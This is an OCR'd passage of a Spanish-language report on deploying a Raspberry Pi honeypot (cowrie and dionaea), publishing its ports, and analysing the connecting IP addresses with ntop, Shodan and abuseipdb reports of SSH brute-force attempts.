


Figura 5. Configuración del servicio SSH para administración de la raspberry

b. Reiciniar el servicio SSH con el comando /etc/init.d/ssh restart
c. Autenticarse con el usuario cowrie ejecutando el comando sudo su cowrie
d. Dirigirse al directorio /honeeepi/cowrie
c. Ejecutar el siguiente comando: ./start.sh




Figura 6. Servicios de cowrie iniciados

Luego de activar el honeypot, se activa el puerto:

- SSH (22)

2.4 Verificación de puertos abiertos

Antes de publicar los puertos en internet, se procede a realizar la verificación de los puertos abiertos por las honeypots ejecutadas a nivel LAN. Para esto, se realiza el escaneo de puertos a las raspberry desde una máquina remota dentro de la misma red con la aplicación Zenmap observando los puertos FTP, SIP, SMB, DB, SSH:





Figura 7. Escaneo de puertos a la raspberry

Por defecto, honeeepi carga el servicio de ntop para realizar el monitoreo de red. Dicha herramienta se puede alcanzar a través del puerto 3000:



Host	Location	Data		Unknown	Mail_SMTP	DNS	MDNS	NTP	SSDP	STUN
192.168.0.3		3.3 MBytes	48.5 %	1.6 KBytes	0	2.7 KBytes	3.2 KBytes	0	46.8 KBytes	0
192.168.0.6		3.3 MBytes	48.2 %	1.0 KBytes	24.5 KBytes	2.7 KBytes	0	23.2 KBytes	0	0
224.0.0.251		98.0 KBytes	1.4 %	0	0	0	98.0 KBytes	0	0	0
192.168.0.1		56.3 KBytes	0.8 %	0	24.5 KBytes	0	0	0	0	0
239.255.255.250		47.3 KBytes	0.7 %	0	0	0	0	0	47.3 KBytes	0
all-systems.mcast.net		20.9 KBytes	0.3 %	0	0	0	0	0	0	0
192.168.0.7		3.8 KBytes	0.1 %	0	0	0	3.8 KBytes	0	0	0
192.168.0.9		1.9 KBytes	0.0 %	0	0	0	1.9 KBytes	0	0	0
t1.time.bf1.yahoo.com		180	0.0 %	0	0	0	0	180	0	0
ns1.baxterit.net		180	0.0 %	0	0	0	0	180	0	0
dhcp-agents.mcast.net		60	0.0 %	0	0	0	0	0	0	0
ff02::1		0	0.0 %	0	0	0	0	0	0	0
ff02::2		0	0.0 %	0	0	0	0	0	0	0
ff02::1:2		0	0.0 %	0	0	0	0	0	0	0
ff02::16		0	0.0 %	0	0	0	0	0	0	0
ff02::fb		0	0.0 %	0	0	0	0	0	0	0

Note: These counters do not include broadcasts and will not equal the 'Global Protocol Distribution'

Figura 8. Interfaz gráfica de ntop

Esta herramienta permite observar el trafico que se mueve a través de la red y entrega información relevante a cerca de direcciones IP remotas y locales, discriminando por servicios.

Luego de revisar los puertos y confirmar que se encuentran abiertos, se realiza el procedimiento en el modem residencial para publicar los mismos en internet utilizando port forwarding:

Servidor SSH	4_INTERNET_R_VID_300	22~22	22~22	honeeepi	192.168.0.6	TCP	ACTIVE
Servidor FTP	4_INTERNET_R_VID_300	21~21	21~21	honeeepi	192.168.0.6	TCP	ACTIVE
Servidor HTTPS	4_INTERNET_R_VID_300	443~443	443~443	honeeepi	192.168.0.6	TCP	ACTIVE
Servidor SQL	4_INTERNET_R_VID_300	1433~1433	1433~1433	honeeepi	192.168.0.6	TCP	ACTIVE
Servidor WEB	4_INTERNET_R_VID_300	80~80	80~80	honeeepi	192.168.0.6	TCP	ACTIVE
Valores de Usuario	4_INTERNET_R_VID_300	3306~3306	3306~3306	honeeepi	192.168.0.6	TCP	ACTIVE
Valores de Usuario	4_INTERNET_R_VID_300	445~445	445~445	honeeepi	192.168.0.6	TCP	ACTIVE
Valores de Usuario	4_INTERNET_R_VID_300	135~135	135~135	honeeepi	192.168.0.6	TCP	ACTIVE
Servidor TFTP	4_INTERNET_R_VID_300	69~69	69~69	honeeepi	192.168.0.6	UDP	ACTIVE
Valores de Usuario	4_INTERNET_R_VID_300	42~42	42~42	honeeepi	192.168.0.6	TCP	ACTIVE
Valores de Usuario	4_INTERNET_R_VID_300	5060~5061	5060~5061	honeeepi	192.168.0.6	TCP	ACTIVE

Figura 9. Configuración de puertos en el modem ADSL

3. Desarrollo y Resultados

3.1 Publicación

La publicación del honeypot se realiza desde el día 19 de Noviembre de 2018, debido a inconvenientes presentados con el modem y con el ISP. Durante el tiempo de publicación del pot se han tenido dos direcciones IP 186.29.218.40 y 200.119.49.201. Estas han sido plenamente identificadas por parte de shodan.io informado los puertos 21, 443, 445, 3306:




Figura 10. Servicios reconocidos por shodan.io en la IP 186.29.218.40





Figura 11. Servicios reconocidos por shodan.io en la IP 200.119.49.201

En este punto, se puede identificar que ya varios puertos son visibles, sin embargo el puerto 21 describe el nombre del servidor FTP con el nombre “dionaea honeypot”. Este comportamiento delata el servicio que se encuentra publicado asociandolo a un honeypot, lo que puede afectar el resultado que se quiere, ya que un atacante experto podría decidir no ingresar en la misma.

3.2 Eventos

3.2.1 Red

Luego de que el pot ha sido puesto en marcha y después de que la misma se publica durante una semana ya se puede ver tráfico desde varias direcciones. Utilizando ntop se evidencia que desde las siguientes direcciones IP se tienen conexiones:



Host	Location	IP Address	MAC Address	Community	Other Name(s)	Inbound vs Outbound	Hops Distance	Host Contacts	Age/Inactivity		AS	Fingerprint
192.168.0.6		192.168.0.6						349738	10 days 13:41:52	1 sec		
239.255.255.250		239.255.255.250						2669	5 days 10:24:20	13 sec		
192.168.0.3		192.168.0.3					1	4959	5 days 10:24:04	13 sec		
192.168.0.1		192.168.0.1						8	5 days 10:24:42	3 sec		
103.89.89.71		103.89.89.71					13	2	0 sec	32 sec		
114.241.199.75		114.241.199.75					15	2	4 sec	41 sec		
45.55.235.208		45.55.235.208					8	2	3 sec	38 sec		
134.19.187.78		134.19.187.78					7	2	1:48:56	12 sec		
224.0.0.251		224.0.0.251						2	0 sec	29 sec		
118.24.173.104		118.24.173.104					17	2	4 sec	38 sec		
165.227.9.145		165.227.9.145					7	2	3 sec	48 sec		
128.199.69.61		128.199.69.61					12	2	4 sec	26 sec		
138.121.71.4		138.121.71.4					11	2	3 sec	54 sec		
240....22.customer.lyse.net		81.166.122.240						1	5 days 10:22:30	19 sec		
hostby.channelnet.ie		5.188.87.52					7	2	56:35	15 sec		
hostby.channelnet.ie		5.188.87.53					7	2	32:59	9 sec		
hostby.channelnet.ie		5.188.87.55					7	2	1:48:06	1 sec		
hostby.channelnet.ie		5.188.86.209					7	2	1:49:01	35 sec		
hostby.channelnet.ie		5.188.86.210					7	2	1:48:39	13 sec		
hostby.channelnet.ie		5.188.86.194					7	2	1:48:46	4 sec		
hostby.channelnet.ie		5.188.86.197					11	2	1:23:46	1 sec		
hostby.channelnet.ie		5.188.86.198					9	2	1:47:54	4 sec		
hostby.channelnet.ie		5.188.86.165					9	2	3:52:41	35 sec		
hostby.channelnet.ie		5.188.86.167					9	2	3:54:12	4 sec		
dyna...7.dynamic.etb.net.co		186.155.18.177					3	2	29:36	8 sec		

Figura 12. Tráfico observado con NTOP desde direcciones IP remotas

Dirección IP	Pais	Puertos abiertos
103.89.89.71	Vietnam	137, 5985
114.241.199.75	China	22, 53, 6379, 9200
45.55.235.208	Estados Unidos	22, 80, 3306
134.19.187.78	Paises Bajos	111, 3389
118.24.173.104	China	22, 80, 123, 443, 3306
165.227.9.145	Estados Unidos	22, 80, 123, 5432
128.199.69.61	Estados Unidos	21, 22, 53, 80
138.121.71.4	Brasil	22, 80, 443, 1883, 3306, 4848, 5672, 8080, 8081, 8181
81.166.122.240	Noruega	-
5.188.87.52	Rusia	88, 3389, 10000,10243, 10250, 12345, 13579, 14265, 16992, 16993, 17000, 18245
5.188.87.53	Rusia	88, 3389, 10000,10243, 10250, 12345, 13579, 14265, 16992, 16993, 17000, 18246
5.188.87.55	Rusia	88, 3389, 10000,10243, 10250, 12345, 13579, 14265, 16992, 16993, 17000, 18246
5.188.86.209	Irlanda	111, 3389
5.188.86.210	Irlanda	111, 3390
5.188.86.194	Irlanda	111, 3391
5.188.86.197	Irlanda	111, 3392

Figura 13. Detalle de las direcciones IP identificadas

De la figura 13 se puede identificar que las conexiones realizadas sobre los servicios vulnerables del pot en su mayoría provienen de direcciones IP de Irlanda, Rusia y Estados Unidos.

Con el fin de determinar el uso de las anteriores direcciones IP, se realiza la consulta de las mismas en internet:

- **114.241.199.75**

De acuerdo a la herramienta www.abuseipdb.com la IP ha sido utilizada para realizar ataques. La comunidad ha reportado la IP 769 veces:





Figura 14. Reporte de abuseipdb con respecto a la dirección IP 114.241.199.75

En la misma página, la comunidad de usuarios ha reportado la IP luego de que ha sido descubierta realizando ataques de fuerza bruta al servicio SSH de varios hosts:



Reporter	Date	Comment	Categories
chirno.tech	1 hour ago	Dec 31 18:19:44 work-partkepr sshd\[10521\]: Invalid user test from 114.241.199.75 port 35482 ... show more	Brute-Force
florian-emperhoff.de	1 hour ago	Dec 31 19:17:32 sv1 sshd\[30368\]: Invalid user test from 114.241.199.75 port 44506 Dec 31 19: ... show more	Brute-Force SSH
trongnghia203	1 hour ago	Jan 1 00:47:15 itv-usvr-01 sshd[28461]: Invalid user pico from 114.241.199.75 Jan 1 00:47:15 ... show more	Brute-Force SSH
Anonymous	8 hours ago	SSH bruteforce	Brute-Force SSH
twr	9 hours ago	Dec 31 09:36:45 *** sshd[30011]: Invalid user webadmin from 114.241.199.75	Brute-Force SSH
HoneyPotEu	10 hours ago	Dec 31 09:42:13 v22018076622670303 sshd\[26908\]: Invalid user sandeep from 114.241.199.75 port 3346 ... show more	Brute-Force SSH
krazykev	13 hours ago	Dec 25 14:44:29 ceres sshd[10632]: Failed password for invalid user notes2 from 114.241.199.75 port ... show more	Brute-Force SSH

Figura 15. Reportes de la comunidad referentes a la IP 114.241.199.75

- **45.55.235.208**

De igual manera, la IP 45.55.235.208 ha sido reportada 505 como maliciosa, con un porcentaje de confiabilidad del 100%:





Figura 16. Reporte de abuseipdb con respecto a la dirección IP 45.55.235.208

Esta dirección IP ha sido relacionada con ataques de fuerza bruta al servicio de SSH, servicios de escaneo y ataques a aplicaciones web, como lo muestra la siguiente imagen:



Reporter	Date	Comment	Categories
DTFAN	29 Dec 2018		Brute-Force SSH
zurich-datacenter.net	28 Dec 2018	2018-12-29T03:33:20.681642lon01.zurich-datacenter.net sshd\[23474\]: Invalid user carla from 45.55.2 ... show more	Port Scan Hacking Brute-Force Web App Attack SSH
nickto	28 Dec 2018	Dec 28 20:03:45 Tower sshd[30106]: Connection from 45.55.235.208 port 52974 on 192.168.10.220 port 2 ... show more	Brute-Force SSH
chirno.tech	28 Dec 2018	Dec 29 00:58:39 localhost sshd\[2373\]: Invalid user bot from 45.55.235.208 port 34086 Dec 29 ... show more	Brute-Force
Anonymous	28 Dec 2018	SSH bruteforce	Brute-Force SSH
sentinelbox.org	28 Dec 2018	Dec 29 00:49:25 proxy sshd\[12440\]: Invalid user admin from 45.55.235.208 Dec 29 00:49:25 pro ... show more	SSH
cormier	28 Dec 2018	Dec 29 00:02:14 upyourprod3 sshd[3304]: Invalid user hadoop from 45.55.235.208 port 34776 Dec ... show more	Brute-Force SSH
vkphoto.nl	28 Dec 2018	Dec 28 22:50:11 apollo sshd\[19439\]: Invalid user csgo server from 45.55.235.208Dec 28 22:50:13 apol ... show more	Brute-Force SSH

Figura 17. Reportes de la comunidad referentes a la IP 45.55.235.208

- **134.19.187.78**

Esta dirección IP se encuentra reportada como maliciosa 101 veces, sin embargo, a diferencia de las anteriores, la confianza de este reporte es solamente del 10%:

Figura 18. Reporte de abuseipdb con respecto a la dirección IP 134.19.187.78

Esta IP ha sido relacionada con ataques de fuerza bruta, ataques a aplicaciones web, fraude, envío de spam, botnets, ataques a dispositivos IoT, proxy abierto, servicios de escaneo, rastreo de páginas web, explotación de vulnerabilidades como lo muestra la siguiente imagen:

Reporter	Date	Comment	Categories
andrea.oliveri	14 Nov 2018		IoT Targeted
andrea.oliveri	13 Nov 2018		IoT Targeted
andrea.oliveri	11 Nov 2018		IoT Targeted
andrea.oliveri	10 Nov 2018		IoT Targeted
andrea.oliveri	09 Nov 2018		IoT Targeted
andrea.oliveri	08 Nov 2018		IoT Targeted
andrea.oliveri	30 Oct 2018		IoT Targeted
andrea.oliveri	28 Oct 2018		IoT Targeted
andrea.oliveri	27 Oct 2018		IoT Targeted
andrea.oliveri	26 Oct 2018		IoT Targeted
filippo	25 Oct 2018		IoT Targeted
filippo	24 Oct 2018		IoT Targeted
filippo	23 Oct 2018		IoT Targeted
filippo	22 Oct 2018		IoT Targeted
andrea.oliveri	20 Oct 2018		IoT Targeted
Lucian Nitescu	21 Feb 2018	Caught on cowrie with 1 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	16 Feb 2018	Caught on cowrie with 1 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	11 Feb 2018	Caught on cowrie with 1 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	10 Feb 2018	Caught on cowrie with 9 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
Lucian Nitescu	09 Feb 2018	Caught on cowrie with 12 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde ... show more	Hacking Brute-Force Web App Attack SSH
Anonymous	07 Feb 2018	multiple ssh login attempts	SSH
Lucian Nitescu	06 Feb 2018	Caught on cowrie with 2 attacks by Lucian Nitescu | @LucianNitescu | IT Security Specialist | 0xDde0 ... show more	Hacking Brute-Force Web App Attack SSH
